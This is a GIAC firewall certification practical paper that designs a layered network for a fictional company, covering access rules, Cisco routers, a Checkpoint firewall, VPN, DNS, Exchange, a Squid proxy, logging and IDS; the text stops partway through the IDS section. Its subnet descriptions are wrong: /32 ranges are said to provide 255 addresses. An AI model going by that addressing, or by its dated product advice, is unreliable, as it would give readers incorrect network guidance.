Global Information Assurance Certification Paper

GIAC GCFW Practical Assignment

GIAC Practical V 1.7 /Retake

Author: Conrad Morgan

Table of Contents

Introduction

Giac Enterprises has successfully established itself as the dominant supplier of fortune cookie sayings to the manufacturing market. With 20 staff, three remote suppliers, and clients around the world GIAC enterprises managed a $6 million profit for the previous financial period. GIAC enterprises is organized with a single manager overseeing the Sales and Marketing, administration, and Information technology departments. Each department has a team leader responsible for coordination and management of tasks and projects.

Research under taken by GIAC enterprises indicates its current and future success is dependent upon the originality of the "cookie sayings", the good will accumulated over years of dealing with clients and suppliers, the advantage of experience in reliable data delivery, and a committed and trusted workforce. Giac Enterprises is planning for continued success with the impending release of their Sun Tsu sayings for the security professional.

Giac Enterprises have requested security design and implementations reinforce the value of the company by

1. Maintaining confidentiality of the "cookie sayings". This includes during the pre production, research, and development stages.

2. The Security measures should establish GIAC Enterprises as a good net citizen and protect GIAC Enterprises suppliers and clients from negative public exposure.

3. The security measures should also support the reliable delivery of data through improving up times, maximizing utilizations on network devices, and future proofing capacity requirements.

4. Giac enterprises recognizes that staff are central to the value equation and therefore support a casual and informal environment. Individuals are encouraged to use email and web browsing for research, study, and professional advancement. Security measures should provide for this consideration but reinforce the separation of duties and employ the principle of least privilege to protect employees and the company.

The Sales Group
The sales team are a mobile group, predominantly traveling within the country, but from time to time heading overseas for extended periods. Due to the remoteness and demands of the sales process, sales staff require secure access to the web based exchange service. Via this service sales staff can confirm appointments and contact details, submit special pricing proposals to the manager for pre approval, retrieve proposal templates and marketing material via the public folders features, and check emails for up to date communications. When in the office sales staff synchronize folders and email with the exchange server using the "In Office " log in profile. In the Office they require web, email, and access to DNS, DHCP, and NETBIOS/ TCP/IP for file and print services.

The Marketing Group
The marketing team are situated within the office, they are heavy users of email and web browsing for research into new cookie sayings or interactions with designers and other creative subcontractors. Due to the commercial sensitivity of cookie sayings the marketing team are required to use PGP encryption for exchange of ideas and content between themselves and suppliers. Internally the marketing team require file and print services, dhcp, dns, and web and email.

The Administration Group
The administration team are responsible for accounts receivable and payable, payroll, human resources information, and employment contracts. The administration team are responsible for a wide range of relationships and different levels of information. They require email, web browsing, file and print services, dhcp and dns.

The IT Group
The IT group are responsible for the management and delivery of all IT services. This includes administration of internal servers, virtual private networks to suppliers, support of the client data delivery system, implementation and administration of security policy and measures. The IT Team require web browsing, email, dhcp for their workstations, dns, and physical access to the server room. All work performed on routers and servers is restricted to the console except for remote firewall management.


Management
Management require remote access to the exchange server. This enables them to work from home outside of office hours and to access relevant information when visiting. Due to the level of information stored on this machine it is required to use Microsoft encrypted file system for further protection. When in the office the manager requires access to file and print services, web, dns, email, and will synchronize to update edited documents and provide backups

Suppliers
Suppliers are required to provide concept, proof, and final documents as pgp encrypted email attachments. Suppliers require no other access to GIAC Enterprises network.

Clients
Clients are required to retrieve cookie information via the online https service using login and password. They require no access to the GIAC network.

Group	Service	SRC	Destination	Access
Sales	IPSEC	Remote IP	X.X.X.70	Permitted
	www	Remote IP	X.X.X.65	Permitted
	www	DHCP IP	192.168.2.25	Permitted
	Smtp	DHCP IP	192.168.2.20	Permitted
	DNS	DHCP IP	192.168.2.4	Permitted
	File & Print	DHCP IP	192.168.2.4	Permitted
	ANY	ANY	ANY	DENY
Marketing				
	File & Print	DHCP IP	192.168.2.4	Permitted
	DNS	DHCP IP	192.168.2.4	Permitted
	www	DHCP IP	192.168.2.25	Permitted
	Smtp	DHCP IP	192.168.2.20	Permitted
	ANY	ANY	ANY	DENY
Administration	File & Print	DHCP IP	192.168.2.4	Permitted
	DNS	DHCP IP	192.168.2.4	Permitted
	www	DHCP IP	192.168.2.25	Permitted
	Smtp	DHCP IP	192.168.2.20	Permitted
	ANY	ANY	ANY	DENY
IT Team	File & Print	DHCP IP	192.168.2.4	Permitted
	DNS	DHCP IP	192.168.2.4	Permitted
	www	DHCP IP	192.168.2.25	Permitted
	Smtp	DHCP IP	192.168.2.20	Permitted
	FW1	DHCP IP	192.168.2.1	Permitted
	ANY	ANY	ANY	DENY
Management	IPSEC	Remote IP	X.X.X.70	Permitted
	www	Remote IP	192.168.2.20	Permitted
	File & Print	DHCP IP	192.168.2.4	Permitted
	DNS	DHCP IP	192.168.2.4	Permitted
	www	DHCP IP	192.168.2.25	Permitted
	Smtp	DHCP IP	192.168.2.20	Permitted
	ANY	ANY	ANY	DENY
Suppliers	PGP Email	Supplier mail server	X.X.X.100	Permitted
	ANY	ANY	ANY	DENY
Clients	HTTPS	Any	X.X.X.65	Permitted
	ANY	ANY	ANY	DENY
HTTPS Server	https	any	172.16.1.1	Permitted
	rpctcp	172.16.1.1	192.168.2.26	Permitted
	ANY	ANY	ANY	DENY

Security Architechture



Network Overview

Strategy

The security strategy is to provide defense in depth by separating the network into three areas, mixing operating systems, and applications to introduce complexity.

Structure

The network is divided into three areas perimeter, central, and internal. The Perimeter network filters out permitted traffic from the general noise of the internet. The Central zone enables Giac enterprises to separate the publicly available services from the Internal network. The Internal network is bordered by a Cisco router, which provides egress filtering. All internal network hosts, servers, and printers reside on a single Cisco switch. Each device is required to be 100 base T capable.

IP Addressing Scheme
The ip addressing scheme is based on three distinct subnets[i]. The perimeter network has been assigned a /29 group of class c addresses for public access. The central network uses the private address space 172.16.1.X /32. The internal network utilizes the 192.168.2.X/32 network address space. Ip addresses in the perimeter network are manually assigned. Ip addresses in the central network are manually assigned. Ip addresses in the internal network are assigned manually for servers, routers, and switches. Printers are assigned dynamically via dhcp. Workstations are assigned dynamically via DHCP.

Area	Address	Comment
Perimeter	X.X.X.64/29	This provides a total of eight addresses.
Central	172.16.1.0/32	This provides a total of 255 addresses.
Internal	192.168.2.0/32	This provides a total of 255 addresses.

Network Address Translation
Network Address translation[ii] is performed by the Checkpoint firewall and is used to hide internal private addresses from the internet and to forward public queries to private services. Nat does not provide any authentication or verification of traffic and is relied upon solely as a means of obscuring network address information.

Active Directory & DNS
The Win2000 domain is a single site environment. The Files and Print server acts as the primary domain controller. Access to network resources is managed via Active directories organizational units and global policies. At logon a script executes to check the groups membership of each individual and assigns network mappings based upon membership.

Domain name services are split between private and public zones. Internally DNS is integrated with Active directory to provide private address resolution for the internal network.[iii] With Dynamic DNS[iv] and DHCP integration local clients are able to resolve names for local resources. If the internal name server is unable to resolve an address it queries the upstream ISP name server, which attempts to resolve the query. The ISP name server is the external public SOA for the GIAC domain.

Workstations
Workstations and laptops are standardized on Windows 2000 Professional operating system. Internal staff are provided with local profiles, while roaming sales or management have synchronized directories and out of office profiles.

SMTP
The Exchange server performs an ETRN[v] query to request emails for the GIAC domain in the upstream mail queue and relays outgoing mail via the ISP smtp service. Remote users access the Exchange server via port 80 Outlook Web Access service. This provides access to Calendar, tasks, Public Folders, email, and

contacts. The exchange acts as a secondary domain controller for redundancy and load reduction.

Email sweeping is performed via Symantec 7.6 anti virus for Exchange. Symantec provides real time scanning, automated signature updates, the ability to quarantine and notify users of viruses in incoming or outgoing mail.

DHCP
The DHCP server is located on the file and Print server, which provides workstations with a default route, DNS IP address, and workstation ip address.

Web Proxy
All workstations are configured to use the proxy server, which is permitted to access the internet. Servers are not permitted to browse the web, instead service pack upgrades and hot fixes are provided via the Microsoft Software Update Server,[vi] which synchronizes with the public update server and then distributes the updates manually to internal clients and servers.

HTTPS Server
Windows 2000 combined with IIS 5 is used to provide encrypted web access, 128 bit Global certificate, to GIAC product and client information. The server is located in the central zone and connects back to an internal Microsoft SQL server via an ISAPI DLL. Clients are able to negotiate an encrypted session to ensure confidentiality and login using a unique login and password combination, which provides access to files, payment facilities, and alter administrative information.

IPSEC VPN
Remote users will employ Cisco's IPSEC VPN software for encrypted, authenticated access, to port 500 UDP on the perimeter device.

ISAKMP pre shared key will be used to negotiate a secure association. Only those who know the preshared key are able to gain access. Preshared keys are suited to low numbers of users and can be easily administered but require a secure method of initial exchange. Pre shared keys also enable the negotiation of tunnel mode connection without static ip addresses. This permits remote dial in users to connect from any address as long as they know the key.

Encapsulating Security payload (ESP) will be employed to provide authentication, integrity, and confidentiality. ESP was chosen because it encrypts the entire packet as opposed to the alternative AH which does not encrypt any data. 3Des encryption provides an acceptable level of encryption without placing to great a load on the perimeter device. [vii]

In tunnel mode decryption will be performed on the perimeter device permitting traffic to be inspected at the application layer by checkpoint fw1 and the Snort intrusion detection system.

Each remote users laptop will be secured using zonealarm personal firewall and Symantec antivirus to prevent the VPN security measures from being subverted.

Logging
The log server resides on the internal network. It receives snmp updates from the internal router for MRTG[viii] bandwidth utilization updates, and provides remote Syslogd services for the perimeter, internal, and Cisco switch to log access control violations. This machine also runs Mysql[ix], PHP[x], and ACID[xi] to provide remote logging for the Snort[xii] intrusion detection system. NTP services are centralized on this machine and distribute updates to the servers,

Intrusion Detection
The intrusion detection system has two interface cards. One listens on the perimeter network, and the other on the internal network via a spanned port on the Cisco Switch. Capturing traffic between the two networks increases the ability to correlate data but does not provide an active defense.

Physical Access
All servers and routers are rack mounted and secured via physical access controls in the server room. IT team members are able to access each of the resources through a CPU switch and local logon.

Network Components

Perimeter Router
Brand and version: Cisco 2621 Series IOS 12.2 IP/FW/IDS PLUS IPSEC 3DES

Configuration:
Hardware: The 2621[xiii] is designed for small to medium sized businesses with a requirement for Virtual Private networking. Cisco 2600\Qs RISC-based processor is optimized for VPNs and requires a factory upgrade to 64 MB of DRAM and 16 MB of Flash.

The 2600 series router provides three WAN module slots. Slot 1 is populated with a Frame Relay card, which connects to the ISP. Slot two is populated with a 100 base T Ethernet module, which connects to the firewall. Slot 3 is vacant, but can be populated with anyone of the 70 networking modules available for the Cisco 2600 series routers. Combined the networking devices provide digital network communications from the ISP to the firewall interface.

Function & Role
Connectivity is a primary function of the perimeter device. It must provide reliable, error free, connectivity. Digital technology on both network interfaces provides reduced signaling errors and therefore improved network utilization. The external frame relay interface enables GIAC enterprises greater control over the bandwidth requirements. Capacity can be increased or decreased with a simple reconfiguration as demand dictates. Using a 256 Kbps connection limits the amount of throughput

available for reconnaissance. The 100 base T network interface to the firewall ensures a bottleneck is not restricting performance.

Routing is another primary function of the perimeter device. Efficient and reliable routing provides for improved TCP/IP performance and therefore better application and service delivery. On the perimeter device ip addresses are maintained manually. The external frame relay interface is configured with Cisco's ip unnumbered feature, while the public ip address X.X.X.70 is assigned to the 100 base T interface. The Checkpoint firewall's perimeter interface is assigned X.X.X.69.

The route table forwards all traffic for the X.X.X.64/29 network via the X.X.X.70 interface. The default route directs all traffic that is not bound for the X.X.X.64/29 network back out via the ISP remote interface address. This preserves public ip addresses for service delivery and network address translation, which is performed by the Checkpoint firewall.

The perimeter device performs ingress filtering as another function. Ingress filtering defines permitted network addresses and traffic. The effect is to screen the volumes of internet traffic arriving at the external interface. This removes the unnecessary load on the central firewall and limits the traffic to be inspected by the intrusion detection system. By screening traffic the perimeter device is defining the periphery of the trusted GIAC network.

Access control lists are applied to incoming and outgoing traffic on the external interface only. This is a compromise between implementing egress filtering and not overly complicating the troubleshooting process. If Access controls are applied on the internal and external interfaces in both directions on multiple devices it is very difficult to manage configurations and diagnose problems.

The final function performed by the perimeter device is to act as a VPN Gateway. IPSEC authentication, integrity checking, and encryption enables GIAC enterprises permit or deny access before traffic enters the internal network. Ipsec tunnel mode also allows permitted traffic to be inspected after decryption but before it has passed the central firewall. The stateful inspection can then check application layer data for exploits or anomalies.

Justification
Cisco networking devices are employed in the perimeter because the product and support combine to deliver a high degree of reliability and minimal maintenance. Version 12.2T of the IOS operating system is the latest release, Cisco don't patch a version they release an upgrade, which has resolved recent vulnerabilities. Cisco are dedicated network devices designed specifically for perimeter defenses.

Caveats
There are limitations to what a router can do. The static and dynamic packet filter access controls are limited to transport and ip layer information. Content based access controls (CBAC) are also limited to inspecting a small range of services at the application level. Perimeter routers are screening devices and therefore are only as good as the rule set configured. The rule set should restrict access from the most specific to general rules and deny everything else.

Hub for IDS

Brand and version: 3com 100 base T Hub
Configuration: This is a simple 100 base T broadcast hub. No configuration is required.
The hub is located between the perimeter Cisco router and the external interface on the firewall. Each device plugs into the Hub using 100 base T network interface cards, CAT 5 cables and RJ 45 connectors.

Function & Role: The hub functions to broadcast all traffic to all interfaces on the hub. This enables the intrusion detection sensor to receive all transmissions and compare them against the signature database. While the underlying technology is not as efficient as switched environments the limited number of devices present mean the competition to broadcast is limited.

Justification
The reason for using a hub is because it is simple, efficient, and cost effective.

Caveats
The presence of a broadcast hub does mean that any device listening can receive broadcasts by other devices on this segment. Given that the Intrusion detection sensor is using a receive only cable and the firewall is already known to the router via route tables any information disclosure is limited and activity is likely to be detected.

Firewall 1

Brand and version: WinNT SP6a, Checkpoint firewall 4.1, SP6
The OS and Checkpoint application is installed on standard intel architecture. HP Netserver E800, with a single processor, and 512MB of RAM. Another processor and a further 2.5GB of RAM can be added in the future. The firewall is isolated from the internal network and the configuration of the OS and application are moderately static therefore backups are made to cdrw. The disks are configured in a RAID 1 + 0 array. This provides service continuity in the event of a disk failure. Service support contract provides hardware replacement within 4 hours.

The machine has one onboard Ethernet interface and 3 3com 100 base t network cards. The onboard interface is not employed because it requires a different driver to the others. 3 com cards are reliable, efficient, and cost effective, but more importantly they are standard on all windows operating systems. Note, the Checkpoint software configuration is dependent upon the names of each interface, therefore upgrading software versions is less complicated when a single manufacturer and consistent naming scheme is employed. Barriers to disaster recovery are reduced as drivers are easily located and hardware is common.

While submissions to the checkpoint mailing list continue to have difficulties with basic routing, nat, ip forwarding, and more, on versions of Windows 2000 and up to

Checkpoint NG FP3 the combination of Checkpoint and WinNT 4 has been reliable and effective and therefore is retained in the interest of service delivery.

Function & Role
The primary function of the central firewall is to enforce the separation of the Perimeter, Central, and Internal zones. Checkpoints SVN architecture intercepts ip packets before they arrive at the TCP/IP stack. Each packet is inspected and compared against policy rules before traversing interfaces and network zones. Deny and anti spoofing rules are applied at each interface. Stateful inspection of permitted traffic increases the access controls between network zones.

The second function of Checkpoint is to provide network address translation. NAT provides privacy of internal network addresses by mapping internal addresses to publicly assigned addresses, which hides the real internal ip address from the internet. Nat also delivers better use and flexibility of public ip addresses with address and port forwarding services. NAT is not a proactive security measure in that it detects or prevents activity, NAT merely obscures the internal topology from the internet.

The third function is to provide logging and audit capability. The friendly gui interface provides current configuration, network objects, rule base reporting, and near real time logging. From a standalone view point the logs are intuitive and easy to comprehend. However, due to the windows and Checkpoint logging format it is difficult to correlate information across devices that are logging to the central log server via syslog. This is a manual process and would require time and particular skills and knowledge.

Checkpoint is not configured to provide VPN capabilities.

Caveats
A primary risk with this architecture is that the central firewall is a single point of failure. If it were to crash then all services would be affected as they transit through the firewall. It is therefore important the firewall fail to a known state and disaster recovery procedures are in place.

A second risk is the default install of Checkpoint. This uses implied rules, which unless specifically flagged as viewable will permit traffic to traverse the firewall unseen. These rules should be scrutinized against the access matrix and removed if not permitted.

Several vulnerabilities exist with this version of checkpoint Firewall 1.
If the firewall is installed with a the default ruleset it would be possible to proxy ftp services through the http security server. Copies of the current non default configuration which mitigate this risk should be retained to ensure reliable disaster recovery.

The IKE implementation in 4.1 in aggressive mode send usernames in clear text. While these services are not configured for this installation for future reference the recommended configuration is to disable aggressive Mode and use Hybrid Mode instead[xiv].

A buffer over flow vulnerability is potentially exploitable from any ip address that is configured as the gui interface management station. As the only management interface is via the console this is not considered a risk but should be noted if this configuration changes.

HTTPS Server

Brand and version: Windows 2000 Server, SP2, IIS 5 Secure Server with Verisign 128 bit Global certificate.

Configuration
The OS is installed on a redeployed PIII Pentium machine with 500 MB of RAM. The machine has a single 3com 100 base T network interface card. The operating system has been hardened using Center for Internet Security utilities to increase the ease of security management. Service packs and hot fixes have been applied to comply with the CIS minimum standards. All non essential services and components have been removed to reduce vulnerabilities exposure.

IIS is configured to listen for https requests only. A 128 bit Global certificate from Verisign has been installed.

Users are required to enter a unique login and password to gain access to resources. The ISAPI DLL proxies requests to the internal SQL server where it retrieves information based upon the users restricted access rights.

Function & Role
The first function is to encrypt communication between the client browser and the server interface. Using a public key infrastructure allows a large number of clients from different areas to connect to the GIAC service. PKI ensures GIAC clients are authenticating with the correct server with a sufficient level of confidentiality provided by 128 bit encryption.[xv]

The second function is to reinforce the separation of areas. External clients are prevented from directly communicating with the internal SQL server. The ISAPI dll is run as a separate user on the HTTPS server and has limited access rights to the internal database.

Caveats
Windows 2000 and IIS 5 have are favorite targets for attackers. Both the operating system and application have had many vulnerabilities exposed, too many to list, therefore it is essential that hot fixes and patches be maintained.

It is important to remember the PKI is not a security solution in itself. It is merely part of a system. Certificates based PKI is based upon an assumption that the private keys have in fact been kept private and that the third party certificate authority is able to securely manage the service. If the solution is not implemented properly it can create a false sense of security.

Internal Router

Brand and version: Cisco 2621 Series IOS 12.2 IP/FW/IDS
Configuration
The device is the same model and spec as the perimeter device however it does not require VPN capability. This device uses two 100 base T Ethernet interfaces to provide connectivity between the central firewall and the internal LAN.

The default route points out the interface connecting to the firewall, while traffic for the service network is directed to the firewall interface, and traffic for the internal LAN is via the internal interface.

Access control lists are applied to incoming and outgoing traffic on the internal interface only. This is a compromise between implementing egress filtering and not overly complicating the troubleshooting process. If Access controls are applied on the internal and external interfaces in both directions on multiple devices it is very difficult to manage configurations and troubleshoot problems.

Function & Role
The primary function of the internal firewall is to provide access controls for traffic originating from within the GIAC internal Network. Open 'allow all' policies for outgoing traffic provide little control or information about what resources are being used for. Viruses like Nimda rely upon allow open policies for outgoing traffic to permit it to infect other machines. Applying restrictions to outgoing traffic demonstrates a level of due care and is essential as a good net citizen.

The internal router performs logging and audit functions which increases the ability to correlate information across network devices. Syslog provides the mechanism for logging to a central log server. Syslog is common to all network devices, except the firewall, and is therefore more accessible for auditing. Syslog does not provide authentication or encrypt information but this is an acceptable risk.

Justification
The presence of an internal router provides a further layer of defense and complexity. It is critical to risk mitigation to have a device dedicated to each task. While the perimeter device screens external traffic and the central firewall enforces the separation of areas, the internal device focuses on internal traffic.

Caveats
There are limitations to what a router can do. The static and dynamic packet filter access controls are limited to the transport and ip layer information. Content based access controls (CBAC) are also limited to inspecting small range of services at the application level. Screening devices are only as good as the rule set configured. The rule set should restrict access from the most specific to general and deny everything else.

Internal Switch

Brand and version: Cisco 2950-24 , 100 base T, IOS 12.1

Configuration
The switch is located in the rack mount unit in the server room. The Vlan management interface is port 1, ip address 192.168.2.8, and includes the first 23 ports. A single vlan is configured for simplicity. Adding vlans is simple but it would require IP routing between them to be configured. There is also no physical requirement to logically associate groups in different levels of buildings.

The 24th port is configured as a span port for security management

Function & Role
The primary function of the local area switch is to provide reliable LAN connectivity. Network access controls are employed to reinforce the access policy. Access controls are applied at layer three on the local LAN to control which services are accessible on each machine. Client stations from the dhcp pool are restricted to accessing only those machines and services permitted by the access policy. They are also prevented from accessing each others across the network. This is directed at limiting the damage inflicted by viruses.

Span technology enables all the traffic on the local LAN to be inspected by the Snort Intrusion detection system. All traffic, both send and receive is forwarded to the span port for inspection by the IDS machine. This places no load on network performance.

As with the other Cisco devices, Syslog is used for logging and audit ability.

Justification
Much of the company's productivity is generated on the local area network. It is critical the platform on which it is serviced is reliable and well supported. Cisco's IOS management and security capabilities features enhance the perimeter security strategy.

Caveats
Employing access controls at the switch requires a higher level of administration. Machines can no longer be added to network unless they are assigned an ip address from the DHCP client group, Server group, or printer group. When applications are added to the network environment the access controls will need to be considered and changed to permit access to the required resources.
There is a loss of flexibility but a gain in security.

DNS Server
Brand and version: Windows 2000 Server, SP2

Configuration
An HP Netserver E800, with a single processor, and 1 GB of RAM is employed to provide Active directory and DNS services. The machine has a single network interface card with the ip address 192.168.2.4. The operating system is fully patched and hardened using the Center for Internet Security Audit tool to establish and maintain a security rating.

All unnecessary services have been removed to mitigate the risk of vulnerabilities and reduce the load on the server.

Domain name services are split between the internal domain and the public domain. Internally, Active directory and DNS are integrated to provide secure dynamic update services, and externally the upstream Internet Service Provider has the public start of authority for the GIAC domain.

Function & Role
The primary function of the domain name server is to provide name resolution services for internal clients. Windows 2000 server is employed because it provides secure dynamic up dates, secure zone transfers, and Access Control Lists for zones and resource records. These mechanisms provide a high degree of security over who in the internal LAN can modify or update zone or resource records.

The integration between active directory also provides redundancy via the replication service as all domain controllers maintain a copy of the active directory database. By default active directory replication is encrypted, using Kerberos v5[xvi]

As a domain controller the DNS server also functions to provide local LAN authentication. Password complexity requirements are the defense against illegal access to network resources. Global policies provide centralized management of passwords and logins across the organization.

Justification
Split dns reduces the exposure of the internal DNS server. Because it is not publicly responsible for the GIAC domain it is not required to answer queries or zone transfers from external sources. It is only required to talk with the upstream recursive name server for name resolution outside of the internal domain. This limits the external IP addresses with contact to the DNS server to one, and it is to a one way query response relationship.

Windows 2000 Server is employed in this role because it adds variation in operating systems and therefore further complexity to security strategy. It also provides tight integration with the workstations, all windows 2000 professional, and user authentication on the local lan.

Caveats

While there are gains in authentication and administration, troubleshooting and incident resolution are complicated by the intricate interrelationship between Active directory, DNS, and other services. The difficulty is increased by the limited reporting features of Windows 2000 and the poor documentation of event ids and error messages. Windows 2000 servers should remain dedicated to the primary tasks and not cluttered with unnecessary applications.

Patch and service pack maintenance must be maintained to ensure ongoing security and performance. This should be a manual process performed after a review of the implications of each patch and the experiences of other users.

Exchange Mail Server
Brand and version: Win2000 Server SP2, Exchange 2000 SP2, Symantec NAV 7.6 for Exchange

Configuration
An HP Netserver E800, with a single processor, and 2 GB of RAM is employed to provide Exchange email services, Symantec Antivirus Management, and active directory redundancy services. The machine has a single network interface card with the ip address 192.168.2.20. The operating system is fully patched and hardened using the Center for Internet Security Audit tool to establish and maintain a security rating.

All unnecessary services have been removed to mitigate the risk of vulnerabilities and reduce the load on the server.

The mail server is configured to perform an etrn query for the GIAC domain. The mail server contacts the upstream mail server, which is registered with the public soa as the mx record, and asks for any mail for the GIAC domain in it's queue. The internal mail server is restricted access to the ip address of the upstream mail server for sending and receiving of mail. Any mail sent from internally is relayed through the smtp service of upstream Internet service provider.

Antivirus management is performed via the Symantec management console. This provides antivirus services to all the internal clients running Symantec Antivirus client 7.6. This includes automated signature updates, real time anti virus scanning, and manual management abilities. Added to this the Symantec Antivirus for Exchange is configured to provide real time scanning, quarantine, and notification services for incoming and outgoing mail. The aim is to have anti virus protection from the desktop through to the incoming mail service.

The exchange server is also configured as a domain controller and is configured to replicate active directory and the DNS database. This provides redundancy in case the primary domain controller is in active.

Function & Role
Exchange function primarily is to send and receive emails via the smtp protocol. However, bundled with the mail service is a contacts and public folders function which acts as an information store for company data. In particular the Outlook Web

Access service provides access to all of the outlook functionality via a web browser. It is via this service that remote sales staff and management are able to access company resources.

Antivirus Management is critical to the security strategy. Emails are a primary vector for virus threats and therefore must be scanned before they reach the desktops. Symantec Exchange intercepts emails and quarantines any viruses before forwarding to the recipient. If the Exchange does not detect the virus or if it is introduced via a floppy of file download, the desktop client version is configured to provide real time virus scanning of local drives.

Active Directory replication functions to provide redundancy for name resolution and authentication in case the primary server is inactive.

Justification
The etrn configuration represents a compromise between budget and security. Ideally another Exchange server should reside in the service network, performing anti virus services and not containing the company data, however budget constraints prevent the purchase of a second server. So, by configuring the server to ETRN query it is limited in it's exposure to the internet but transparently provides the same services to internal clients.

Symantec for Exchange and corporate client are employed because of the effective antivirus system. Access to information about virus threats and how to resolve or remove them is easy. Signature updates are automatic and regular. The response to new threats is quick. The ability to manage all clients and servers on the internal network via a single application interface makes management easier and quicker. The reporting abilities provide good information for management reports, which establishes the value of such systems.

Caveats
Antivirus detection is only as good as the signatures and the people using the workstation.
There is a limit to what Antivirus applications can do, if they do not have the latest signature file and are not configured to scrutinize the appropriate directories and file types they will not catch known viruses. Staff must be trained to recognize potential risk situations and more importantly understand to contact security management if in doubt. Incident procedures must be available for dealing with viruses.

Proxy Server
Debian GNU/Linux 3.0 (a.k.a. Woody), Bastille 1:1.3.0-2, Squid 2.4.6-2

Configuration
The OS is installed on a redeployed PIII Pentium machine with 1 GB of RAM. The machine has a single 3com 100 base T network interface card. The operating system has been hardened using Bastille scripts to increase the ease of security management.

For consistency PAM module, shadow passwords, and MD5 passwords are employed for user authentication, and to protect against dictionary cracks. Password complexity is enforced using libpam-cracklib, which provides password strength-checking, prompts for a new password with a minimum length of 6 characters, requires a difference of at least 3 characters from the old password, and allows 3 retries. The user root can only log into the system from local terminals. User limits are managed through pam_limits.so, which restricts the system resources that users are allowed. Tcpwrappers provides a defense against illegal network connections and log attempts to the syslog service, which remotely logs to the central log server, increasing the ability to correlate information.

Squid is configured to proxy http, https, and ftp. No other protocols are permitted. Access controls in the squid.conf file restrict access to the proxy service to two groups, dhcpusers and servers. The distinction is mainly for auditing purposes, internal clients are permitted to browse the web and the volume of information is potentially large, so separating the logging of access from the servers enables better focus on the server group's usage. A deny all rule is applied to restrict access to only those permitted access. The proxy is not configured as an accelerator or as part of a hierarchy in order to limit interactions with other systems. While Squid does have an authentication scheme it is not implemented because of the small number of staff and the availability of access controls.

Function & Role
Squid provides web caching, which conserves bandwidth and device resources. Squid also enables access control over which urls are accessible to internal staff. By proxying the requests Squid is preventing the clients from directly communicating with external machines and it is also applying controls over the http, https and ftp protocols. Finally it provides logging facilities and statistic via the web cache, which assist with audits.

Justification
Squid is an open license software application, which is well supported and utilized across the internet. It is very good at the dedicated task of web proxying. The ability to control who can use it and where they can go makes it a useful tool for managing web access.

Caveats
It should be noted that the default configuration file denies all users requests. This requires editing the conf file from the local host after install. Although squids default configuration is set to deny smtp, it is possible to relay a mail message through Squid if this setting were reversed.

A deny all access control should always be the last rule in the list. If a match is not found squid will apply the last rule in the list to determine if it is permitted or denied.[xvii]

Squid does not provide built in anti virus scanning functionality and therefore it should not be assumed to be inspecting mime types, javascript, java applets or other html exploits.

Syslog Server
Brand and version: Debian GNU/Linux 3.0 (a.k.a. Woody), Bastille 1:1.3.0-2, Syslogd, Mysql, NTPd

Configuration
The log server is physically located in the server room. The machine has a single 3com 100 base T network interface card. The operating system has been hardened using Bastille scripts. User logins are made at the console only. Password complexity and user resources are managed through PAM. Separate partitions are defined for operating system and log files specifically so that syslogd messages cannot be used in a denial of service. Network connections are managed via tcpwrappers restricting network based access to only those devices permitted. Log file permissions are set to chmod 660 to restrict the users and applications with read/write access to the logs. NTPd runs in client mode when synchroniszing with the upstream time server. NTPd is locally run in client server mode, which provides network time synchronization to the internal servers. Msyslog is run as a UDP service for speed and because it is the lowest common denominator amongst the network devices. Msyslog is configured to log to Mysql. Mysql is configured to run in a chroot environment using the "makejail" debian package[xviii]. Backups are made to cd/rw on a weekly basis.

Function & Role
A primary function of the syslog server is to provide an audit trail. Syslogd enables remote logging to a centralized host, which provides correlation of information across devices. Logging to a relational database improves the ability to analyses events across time and devices. Logging can be extended to systems, such as windows 2000 servers, using third party syslogd applications, and the intrusion detection system Snort, which logs to a Mysql. Correlation of information provides a bigger picture of the network and the events that take place.

Another function of syslog servers is to provide notification of events. The purpose of this is to bring attention to notable events in near real time. Fine tuning the logging system and defining events of interest is time consuming but leads to the best understanding of the network. Knowing when an event is abnormal or unknown better enables the engineer to respond.

Justification
Centralized logging combines disparate logs into one audit trail. This transforms complex data collection into a focused events analysis process. Instead of wasting time trying to pull information together, it is there and can be accessed using the structured query language.

Msyslog is ideal for the dedicated task of logging. Msyslog provides remote syslog functionality to disparate operating systems and network devices but extends beyond earlier versions of syslogd to include a relational database and MD5 checksum functionality.

Caveats

While msyslog can receive log messages via TCP, it also receives UDP messages, neither of which is secure. TCP can be spoofed, UDP is unreliable, and both are transferred in clear text. However, given the advantages provided by the system and the fact it is functioning behind other systems dedicated to the task of anti spoofing and network screening, it is an acceptable risk.

IDS Machine
Brand and version: Debian GNU/Linux 3.0 (a.k.a. Woody), Bastille 1:1.3.0-2, Snort 1.9.0 , Mysql & ACID

Configuration
The IDS machine is physically located in the server room. A PIII machine has been redeployed with three 3 com network interface cards. Eth0 interface runs in promiscuous mode, without an ip address and uses a receive only cable to connect to the hub between the external router and the central firewall. Eth1 interface runs in promiscuous mode, without an ip address, but plugs directly into span port on the internal Cisco Switch. Eth2 interface is not in promiscuous mode and is configured with the ip address 192.168.2.27. This is an administrative interface that connects to the internal LAN permitting remote logging, ssh access, and apt-get update services.

The Debian operating system has been hardened using Bastille Interactive. Routing daemons have been disabled, suid properties have been tightened for important system utilities like ping, traceroute, and others. Login restrictions apply, root is only allowed to log in from the console.

